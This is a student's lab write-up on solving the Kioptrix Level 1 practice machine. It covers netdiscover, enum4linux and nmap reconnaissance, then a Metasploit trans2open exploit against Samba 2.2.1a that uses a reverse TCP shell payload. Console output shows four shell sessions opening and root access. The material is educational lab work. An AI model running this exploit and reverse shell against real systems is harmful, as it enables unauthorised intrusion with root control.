
Report :solve machine kioptrix level 1


Name : thomas marcos shalapy

First :I install kioptrox at kali linux


Second: we use netdescover to know live hosts and Enum4linux to know the devices


We get that we have ip of machine is( 192.168.17.129)



Using nmap to scann our target and know all information needed to know vulnerabilities





We get our vulnerability at port 139/tcp setbios-ssn samba smd (workground:mygyoup)


Fifth :using Metasploit to exploit the vulnerability

And search to smb-version—to  exploit the vulnerability




Sex step the payload from samba 2.2.1a I search about this vulnerability to get the payloads






I use the exploit exploit/linux/samba/trans2open

And modified our target

Then I set the suitable payload


Set payload generic/shell_reverse_tcp

Set RHOST 192.168.17.129

Set LHOST 192.168.17.128

The run the exploit and the pay load the session is opened 5 - 6 – 7 – 8

After I use command who am I I get root


1 2 3 4
EN 1:40
root@kali: /home/kali
File Actions Edit View Help
RHOSTS 192.168.17.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.17.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.17.128:4444
[*] 192.168.17.129:139 - Trying return address 0xbffffdfc ...
[*] 192.168.17.129:139 - Trying return address 0xbffffcfc ...
[*] 192.168.17.129:139 - Trying return address 0xbffffbfc ...
[*] 192.168.17.129:139 - Trying return address 0xbffffafc ...
[*] 192.168.17.129:139 - Trying return address 0xbffff9fc ...
[*] 192.168.17.129:139 - Trying return address 0xbffff8fc ...
[*] 192.168.17.129:139 - Trying return address 0xbffff7fc ...
[*] 192.168.17.129:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.17.128:4444 → 192.168.17.129:32773) at 2024-07-27 01:35:36 -0400
[*] Command shell session 6 opened (192.168.17.128:4444 → 192.168.17.129:32774) at 2024-07-27 01:35:37 -0400
[*] Command shell session 7 opened (192.168.17.128:4444 → 192.168.17.129:32775) at 2024-07-27 01:35:38 -0400
[*] Command shell session 8 opened (192.168.17.128:4444 → 192.168.17.129:32776) at 2024-07-27 01:35:40 -0400
whoami
root